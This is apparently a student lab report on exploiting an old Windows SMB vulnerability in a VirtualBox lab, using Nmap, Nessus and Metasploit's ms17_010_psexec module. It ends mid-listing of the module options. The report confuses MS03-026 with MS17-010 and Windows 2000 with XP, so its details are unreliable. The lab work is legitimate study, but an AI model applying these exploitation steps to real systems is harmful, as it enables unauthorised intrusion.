Digital security Report

by Prajwal DC

Submission date: 31-Mar-2021 10:43PM (UTC+0545)
Submission ID: 1547404761
File name: Contents.docx (2.94M)
Word count: 1987
Character count: 10314

CONTENTS

Introduction

The main purpose of this report is to give a detail review on stages of the given vulnerability MS03-026. In this report a full demonstration of the vulnerability and how can it be exploited on a given Windows 2000. This process was carried out in virtual box using (Kali Linux) operating system as an attacker and the victim operating system was (Windows 2000). This vulnerability will exploit in Windows 2000 all in one request. Virtual box is an open-source software for virtualizing computer architecture. Those OS running on virtual machine are known as guest OS.




Fig: Oracle VM Virtual Box with OS

Tools Used

- Nmap
- Nessus essentials
- Attacking OS Linux
- Victim OS Windows 2000
- Metasploit framework
- Exploit

Nmap




Fig: Nmap

It is a open source network identifier used to finding hosts that are available, finding open ports as well as detecting security risks.

Nessus Essentials




Fig: Nessus Essentials

The above figures are of Nessus essentials which is used for vulnerability scanning and mostly used by penetration testing.

Metasploit Framework




Fig: Metasploit Framework

As per the report we know that these tools play a major role in vulnerability scanning and aids the penetration testing. Metasploit Framework played a major role during this project to run this framework and to even start we had to apache service.

Victims OS




Fig: Victims OS

Windows XP was created in 2001 by Microsoft company. It was hit during its time back in the day and is still considered as one of the best operating system created till date by Microsoft. It was finally upgraded by Windows vista in 2006. It had major upgrades such as wireless connection and had much awaited plug and play features.


Attacking OS


Fig: Attacking OS

This operating system is used as rebuild of former backtrack Linux operating system. It was created in 2013 and is probably the best penetrating operating software in the market currently. With the help of Linux OS, I used the inbuilt tools Nmap, Metasploit framework with helped me throughout the entire process.

Anatomy of Attack

Some basic network adjustment in both the OS, as shown there both are connected to host-only adapter and connected ethernet adapter.





This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server. The security update addresses the vulnerabilities by correcting how SMBv1 handles specially crafted requests. The basic anatomy of attack is that the victim is using pc having windows XP OS and another using kali Linux 2021 with various penetrating tool, payloads as well as the Metasploit framework installed in it.

Nmap is used to trace the open ports of the victim PC whereas Nessus is used for scanning the threats and gives a detail information on everything.




Fig: Scanning through Nessus

The above picture shows the result obtained after scanning through Nessus using the network port as “Bridged Adapter” which also results in different IP and helps in quick online scanning.

Information Gathering

As the name suggests information gathering revolves around the topic of vital data collection among both the attacking OS as well as the victim OS. First and foremost a simple command “ipconfig” is used in the victim OS i.e. (Windows XP).




Fig: Ip Address of Windows OS

As discussed above a single command helped us gain information about its IP address, subnet mask as well as default gateway and to know more we could simply add a command in the windows command prompt “ipconfig/all”.




Fig: All the information

Same was done in the terminal of kali Linux OS aka the attacking OS but the used commands were different “ifconfig” and “IP add show” respectively.

Fig: IP address of Linux




Fig: using IP add show

Both the code does the same thing but more importantly the code “ip add show” gives us information related to interfaces available on our system of information about particular interface the attacker could add the name after show. Whereas “Ifconfig” gives the result on Ip addresses.




Fig: Nmap windows XP Ip

The process of Nmap is carried out to simply put it the attacker opened the terminal logged as root user and typed the following code “nmap (victims Ip)” which results in the open ports declaration and it took only 1.57 seconds.




Fig: Nmap using sudo

Sudo is simply a plugin architecture which allows those users who are permitted to execute a command specified by the security policy. -O is used to specify the operating system of the given Ip address which from the attacker’s result is (Windows XP). Nmap provides the same result about the open ports of the given victim’s Ip address.




Fig: Victims file in system 32

A file was created in the victim's OS inside system 32 which can be found on local disk c of My computer. Its just a normal text file which should be able to access by the attacker after a successful attack.

Exploitation

After the initial stage of information gathering now the attacker moves to the process of exploitation of the vulnerability MS17-010.




Fig: Launching Metasploit

At first the attacker started apache2 and postgresql service to run the Metasploit framework. The commands are “service apache2 start” and “service postgresql start” respectively for starting apache2 and postgresql. After these services were started a simple code to launch Metasploit framework was used, and the command was “msfconsole” then the desired output was gained which is shown in the figure.




Fig: searching exploits

After the Metasploit framework started then comes the steps to exploit. To find the favorable exploit a command “show exploits” was entered and list of all exploits came up and according to the requirement finding the attacker found out the exploit which was “MS17-010” and carried on the process.




Fig: search particular exploit

After identifying the exploit, the attacker then searched about its details and a list of exploits were shown just like in the figure. This helps use to gain a little information about the exploit and can be further used accordingly in the attacker’s further process.




Fig: use and payload

After the details of the exploit was gained the attacker used the “use” command to use the given exploit and fount out the appropriate payload. Another command “set payload (payload)” was entered to provide the required payload. For the determination of we could use the command “show payloads”.




Fig: Rhost and Lhost

For further process, the attacker selected the Rhost as the victim OS Ip address (192.168.56.104) and Lhost as the attackers Ip address (192.168.56.103)
Using command “set RHOST (victims Ip)” and “set LHOST (attackers Ip)” respectively.

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required
  Description
   ----                  ---------------                                                  --------
  ----------
   DBGTRACE              false                                                            yes
  Show extra debug trace info
